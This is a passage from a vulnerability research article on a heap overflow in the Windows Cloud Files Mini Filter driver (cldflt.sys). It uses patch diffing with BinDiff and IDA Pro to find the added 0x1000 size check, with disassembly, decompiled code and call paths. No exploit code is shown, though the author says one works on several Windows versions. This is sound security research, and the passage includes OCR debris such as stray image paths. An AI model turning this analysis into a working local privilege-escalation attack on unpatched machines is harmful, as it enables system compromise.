- The official description of the vulnerability is "*Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability*".
- The notification has been released in **Jun/11/2024**.
- The associated vulnerability class is Heap Buffer Overflow (https://cwe.mitre.org/data/definitions/122.html).
- The attack vector is a local (and not remote) vulnerability.
- The impacted Windows versions are **Windows 11 23H2, 22H2** and **21H2,** and **Windows 10 21H2 and 22H2** as also their respective previous versions, and as expected, the vulnerability also is valid for different platforms and architectures.


- For the **Windows 11** versions mentioned, the associated fix is given by **KB5039212**:
    - https://support.microsoft.com/en-us/topic/june-11-2024-kb5039212-os-builds-22621-3737-and-22631-3737-d7f574c0-2b13-48ca-a9fc-a63093b1a2c2.
    - The direct link to the **Microsoft Catalog** is https://www.catalog.update.microsoft.com/Search.aspx?q=KB5039212.

The first step is to understand the role of cldflt.sys, which is responsible for managing and handling cloud operations (file access, performance optimization, synchronization) like OneDrive, but not only, and that caused crashes in the past. Although we are going dive into details later, as any cloud operation on Windows, the main propose of this mini-filter driver is to make daily cloud tasks transparent for users.

06. Binary diffing | Win 11 22H2

The next step is to get the vulnerable and also updated versions of the mini-filter driver to understand applied fixes and the real nature of the vulnerability. We need a virtual environment to perform our tests, and I am going to use **Windows 11 22H2 and 23H2**, which are quite similar om the context of this vulnerability. In next sections, I am going to repeat the same approach with **Windows 10 22H2**, including reversing a few routines. From a certain point, I will continue the analysis focused on Windows 10 22H2, including the exploitation phases. Anyway, **exploit works for Windows 11 23H2, Windows 11 22H2 and Windows 10 22H2**. As a strong recommendation, readers should disable any Windows update actions to avoid facing an altered environment, although it is not always a simple task.

Winbindex (https://winbindex.m417z.com/?file=cldflt.sys) shows the updates for this driver (on page 2**)**:



cldflt.sys - Winbindex

Cloud Files Mini Filter Driver

Show 10 entries Search:

SHA256	Window...	Update	File arch	File version	File size	Extra	Download
0b4951...	Windows 11 22H2 (+1)	KB5039212	x64	10.0.22621.3733	556 KB	Show	Download
fff421...	Windows 11 22H2 (+1)	KB5037853	x64	10.0.22621.3672	556 KB	Show	Download
da0407...	Windows 11 22H2 (+1)	KB5037771	x64	10.0.22621.3593	556 KB	Show	Download
8b3eca...	Windows 11 22H2 (+1)	KB5036980	x64	10.0.22621.3527	556 KB	Show	Download
a86ab6...	Windows 11 22H2 (+1)	KB5035942 (+1)	x64	10.0.22621.3374	556 KB	Show	Download

[Figure 11]: Winbindex: cldflt.sys driver | Windows 11 22H2


You can download previous versions of the same minifilter driver as shown above, and I have downloaded versions of **11/JUN** and **MAY/29/2024**. By the way, there is a notation (+1) on the right side of the Windows build, and it tells that the patch is applied to **Windows 11 22H2** and **23H2**.

I opened the fixed cldflt.sys of **JUN/11/2024 (KB5039212)** and one of its previous versions **(MAY/29/2024 – KB5037853)** in the IDA Pro, decompiled both files and performed binary diffing using BinDiff (https://zynamics.com/software.html**)** as shown below:

Similarity	Confidenc	EA Primary	Name Primary	EA Secondary	Name Secondary	Matched	Basic I	Basic Bloc	Matched
0.99	0.99	00000001C00547B8	HsmIBitmapNORMALPrepareCommit	00000001C00547B8	HsmIBitmapNORMALPrepareCommit	286	286	286	1386
0.96	0.99	00000001C0077140	HsmIBitmapNORMALOpen	00000001C006963C	HsmIBitmapNORMALOpen	127	132	129	496
0.80	0.94	00000001C007A7C0	HsmpCtxCreateStreamContext	00000001C00671A0	HsmpCtxCreateStreamContext	222	257	240	843
0.64	0.95	00000001C001031C	Feature_1869521215__private_IsEnabledFallback	00000001C0069DFC	HsmpBitmapOpen	1	1	1	4
1.00	0.99	00000001C0001008	_tlgCreate1Sz_char	00000001C0001008	_tlgCreate1Sz_char	6	6	6	14
1.00	0.99	00000001C000103C	_tlgWriteTransfer_EtwWriteTransfer	00000001C000103C	_tlgWriteTransfer_EtwWriteTransfer	1	1	1	35
1.00	0.99	00000001C00010D8	_tlgWriteTemplate<long (_tlgProvider_t const *,...	00000001C00010D8	_tlgWriteTemplate<long (_tlgProvider...	1	1	1	173
1.00	0.99	00000001C0001514	HsmpFileCachePreparePinWrite	00000001C0001514	HsmpFileCachePreparePinWrite	28	28	28	162
1.00	0.99	00000001C00017C8	HsmpRecallInitiatePopulation	00000001C00017C8	HsmpRecallInitiatePopulation	1	1	1	10
1.00	0.99	00000001C0001800	HsmiFileCacheIrpRead	00000001C0001800	HsmiFileCacheIrpRead	90	90	90	439
1.00	0.99	00000001C0001F30	HsmiFileCacheValidateFileObject	00000001C0001F30	HsmiFileCacheValidateFileObject	31	31	31	144
1.00	0.99	00000001C000216C	HsmFileCacheMapData	00000001C000216C	HsmFileCacheMapData	31	31	31	172
1.00	0.99	00000001C0002464	HsmpRecallInitiatePopulationEx	00000001C0002464	HsmpRecallInitiatePopulationEx	93	93	93	457
1.00	0.99	00000001C0002B88	HsmpRecallInitiateHydration	00000001C0002B88	HsmpRecallInitiateHydration	1	1	1	13
1.00	0.99	00000001C0002BD0	HsmFltPreWRITE	00000001C0002BD0	HsmFltPreWRITE	38	38	38	214
1.00	0.99	00000001C0003FF0	HsmpAcquireUserRequestRundownProtection	00000001C0003FF0	HsmpAcquireUserRequestRundownPr...	18	18	18	84
1.00	0.99	00000001C0004140	HsmDbgBreakOnStatus	00000001C0004140	HsmDbgBreakOnStatus	12	12	12	40
1.00	0.99	00000001C00041E0	HsmpTracePreCallbackEnter	00000001C00041E0	HsmpTracePreCallbackEnter	158	158	158	722
1.00	0.99	00000001C0004E50	HsmpFileCacheFlush	00000001C0004E50	HsmpFileCacheFlush	25	25	25	114
1.00	0.99	00000001C0005014	TlmInitializeCorrelationVector	00000001C0005014	TlmInitializeCorrelationVector	14	14	14	117

[Figure 12]: BinDiff | Windows 11 22H2

If you do not know how to perform the binary diffing, check the second article of this series (ERS_02: https://exploitreversing.com/2024/01/03/exploiting-reversing-er-series-article-02/). We see that the four functions have present a similarity below 100%. In the image, Primary is the fixed mini-filter driver (cldflt_JUN_11_2024.sys) and Secondary is the vulnerable driver (cldflt_MAY_29_2024.sys). The HsmIBitmapNORMALPrepareCommit, HsmIBitmapNORMALOpen, HsmpCtxCreateStreamContext have been changed, and Feature_1869521215__private_IsEnabledFallback has been introduced. Actually, it is exactly at this point (this new functionality) that the vulnerability has been fixed:



[Figure 13]: BinDiff: spotting changes | Windows 11 22H2

In terms of code, BinDiff points to the following piece of code (in special, at 0x1C007753B), but the issue (and consequence) is not exactly here:

```
PAGE:00000001C0077505                cmp     rcx, rax
PAGE:00000001C0077508                jz      loc_1C007793E
PAGE:00000001C007750E                mov     eax, [rcx+2Ch]
PAGE:00000001C0077511                mov     edx, 1
PAGE:00000001C0077516                test    dl, al
PAGE:00000001C0077518                jz      loc_1C007793E
PAGE:00000001C007751E                cmp     byte ptr [rcx+29h], 2
PAGE:00000001C0077522                jb      loc_1C007793E
PAGE:00000001C0077528                mov     edx, 61h ; 'a'
PAGE:00000001C007752D                jmp     loc_1C00772A6
PAGE:00000001C0077532 ; ---------------------------------------------------------------------------
PAGE:00000001C0077532
PAGE:00000001C0077532 loc_1C0077532:                           ; CODE XREF:
PAGE:00000001C0077532                call    Feature_1869521215__private_
PAGE:00000001C0077537                test    eax, eax
PAGE:00000001C0077539                jz      short loc_1C00775AA
PAGE:00000001C007753B                cmp     r14d, 1000h
PAGE:00000001C0077542                jbe     short loc_1C00775AA
PAGE:00000001C0077544                mov     ebx, 0C000CF02h
PAGE:00000001C0077549                mov     ecx, ebx
PAGE:00000001C007754B                call    HsmDbgBreakOnStatus
PAGE:00000001C0077550                mov     rcx, cs:WPP_GLOBAL_Control
PAGE:00000001C0077557                lea     rax, WPP_GLOBAL_Control
PAGE:00000001C007755E                cmp     rcx, rax
PAGE:00000001C0077561                jz      loc_1C007793E
PAGE:00000001C0077567                mov     eax, [rcx+2Ch]
PAGE:00000001C007756A                mov     edx, 1
PAGE:00000001C007756F                test    dl, al
PAGE:00000001C0077571                jz      loc_1C007793E
```


```
137     if ( v34 < 0 )
138       v10 = 0;
139   }
140   else
141   {
142     v34 = -1073741275;
143   }
144   HsmDbgBreakOnStatus(v34);
145   v18 = 0;
146   if ( v34 != -1073741275 )
147     v18 = v34;
148   if ( (unsigned int)Feature_1869521215__private_IsEnabledDeviceUsage() && v10 > 0x1000 )
149   {
150     v18 = 0xC000CF02;
151     HsmDbgBreakOnStatus(0xC000CF02);
152     if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
153       && (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0
154       && BYTE1(WPP_GLOBAL_Control->Timer) >= 2u )
155     {
156       LODWORD(v55) = 0xC000CF02;
157       LODWORD(v54) = 4096;
158       WPP_SF_ddd(
159         (__int64)WPP_GLOBAL_Control->AttachedDevice,
160         0x62u,
161         (__int64)&WPP_d09eae1e3ffb3eb1496007e1ab06fb6d_Traceguids,
162         v10,
163         v54,
164         v55);
165     }
```

[Figure 14]: Spotting the initial critical point on IDA Pro

In particular, the initial relevant instruction is **cmp r14d, 1000h**, which is clearly associated with a certain limit (in the vulnerable code there is not this verification) that present grave consequences to the following lines. Of course, the code representation above is far from be not good and it is possible to improve it a bit, but it will be done in details in later sections.


It is recommended to understand the sequence of called functions and routines up to this point, which is the HsmIBitmapNORMALOpen function, because it will help us to determine possible variable types and also make the code easier to interpret as also its context.

If you use IDA Proximity Browser to trace potential paths up to HsmIBitmapNORMALOpen function, and a good recommendation is always to change the path's color, as shown below:




[Figure 15]: Potential paths up to HsmIBitmapNORMALOpen function

The graph below shows involved functions, which will be useful for getting further comprehension of the vulnerability pointed to by Microsoft. Another possible and cleaner view is shown below:



[Figure 16]: A clean view of HsmIBitmapNORMALOpen's parent functions

Readers can argument that is almost the same output, but it is fact the simplified code is helpful to quickly trace possible sequence of function calls. Requesting path details to IDA Pro, the following calling functions are returned:



[Figure 17]: Called functions up to the HsmIBitmapNORMALOpen function

The first functions provide a good indication of the concepts involved. We already know that the vulnerability resides in HsmIBitmapNORMALOpen function, even though I have not shown it yet, and prior to this routine there are other routines that are executed, and some of them are HsmFltPostQUERY_OPEN (or HsmFltPostNETWORK_QUERY_OPEN), HsmiFltPostECPCREATE, HsmpSetupContexts and HsmpCtxCreateStreamContext**.**


At this point we have a simplified draft on the involved functions and the sequence of called ones up to the critical and vulnerable routine. However, the mini-filter driver itself starts much before this point and, to learn it in depth, it is be recommended to check the start point and, if necessary, get a superficial understanding before analyzing the entire path until the HsmIBitmapNORMALOpen function, at least.

07. Gathering Information and binary diffing (Win 10 22H2)

In terms of **Windows 10 22H2**, information is pretty similar to Windows 11 23H2 and 22H2, the fix is provided by **KB5039211**:

- https://support.microsoft.com/en-us/topic/june-11-2024-kb5039211-os-builds-19044-4529-and-19045-4529-f7e528c9-5e9f-4cd8-9161-704708448517
- The direct link to the **Microsoft Catalog** is https://www.catalog.update.microsoft.com/Search.aspx?q=KB5039211.

I have downloaded versions of **11/JUN/2024 (KB5039211)** and **MAY/29/2024 (KB5037849).** At the same way, there is a notation (+1) on the right side of the Windows build, and it tells exactly that the patch is applied to **Windows 10 22H2** and **Windows 10 21H2**.



[Figure 18]: Winbindex: cldflt.sys driver (Windows 10 | 22H2 | JUN/24)

SHA256	Window...	2024-...	x64	File version	File size	Extra	Download
1b69dc...	Windows 10 21H2 (+1)	KB5039211	x64	10.0.19041.4522	491.5 KB	Show	Download
SHA256	**Windows**	**Update**	**File arch**	**File version**	**File size**	**Extra**	**Download**


[Figure 19]: Winbindex: cldflt.sys driver (Windows 10 | 22H2 | JUN/24)

Open the fixed **cldflt.sys** of **JUN/11/24** (**KB5039211)** and one of its **previous versions (MAY/29/2024 – KB5037849)** in the IDA Pro, decompile both files and perform binary diffing using BinDiff (https://zynamics.com/software.html**)** as shown below:

Similarity	Confic	EA Primary	Name Primary	EA Secondary	Name Secondary	Matched	Basic Bloc	Basic Blo
0.99	0.99	00000001C004D...	HsmIBitmapNORMALPrepareCommit	00000001C004D...	HsmIBitmapNORMALPrepareCommit	280	280	280
0.98	0.99	00000001C005BF...	HsmIBitmapNORMALOpen	00000001C005BF...	HsmIBitmapNORMALOpen	126	132	126
0.90	0.99	00000001C00697...	HsmpCtxCreateStreamContext	00000001C00697...	HsmpCtxCreateStreamContext	254	266	264
1.00	0.99	00000001C00010...	_tlgKeywordOn	00000001C00010...	_tlgKeywordOn	5	5	5
1.00	0.99	00000001C00010...	_tlgCreate1Sz_char	00000001C00010...	_tlgCreate1Sz_char	6	6	6
1.00	0.99	00000001C00010...	_tlgWriteTransfer_EtwWriteTransfer	00000001C00010...	_tlgWriteTransfer_EtwWriteTransfer	1	1	1

[Figure 20]: BinDiff | Windows 10 22H2

Similar to the analysis we did for Windows 11 22H2, there are three functions that present a similarity below 100%. In the image, **Primary** is the fixed mini-filter driver (**cldflt_JUN_11_2024.sys**) and **Secondary** is the vulnerable driver (**cldflt_MAY_29_2024.sys**). The HsmIBitmapNORMALPrepareCommit**,** HsmIBitmapNORMALOpen and HsmpCtxCreateStreamContext have been changed.




[Figure 21]: BinDiff – spotting changes | Windows 10 22H2

In terms of code, the BinDiff points to the following piece of code, in special address starting from 0x1C005C3BC to 0x1C005C3CC, and the same fix from Windows 11 is applied (cmp r14d, 1000h) and the path from HsmFltPostQUERY_OPEN to HsmIBitmapNORMALOpen is also the same:

```
